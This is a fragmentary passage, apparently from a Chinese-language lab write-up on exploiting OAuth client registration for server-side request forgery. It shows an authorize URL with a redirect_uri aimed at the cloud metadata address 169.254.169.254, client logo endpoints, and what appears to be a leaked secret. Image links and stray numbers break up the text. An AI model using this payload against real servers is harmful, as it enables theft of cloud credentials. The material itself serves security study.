
https:<OAuth服务器>/auth?client_id=eOj94DjLdMJexJzZUUGUl&redirect_uri=http://169.254.169.254/aaa&response_type=code&scope=openid%20profile%20email
1
Ya1va47I2qabd4ucjm4UVhPPDstC9Df72NND80TY
# 更简洁的利用步骤

https:<OAuth服务器>/client/<新的客户端ID>/logo
1

5dn69FyqtqgYwmdwYJm4f
https:<OAuth服务器>/client/5dn69FyqtqgYwmdwYJm4f/logo
1
2
3
2
3
编辑 (opens new window)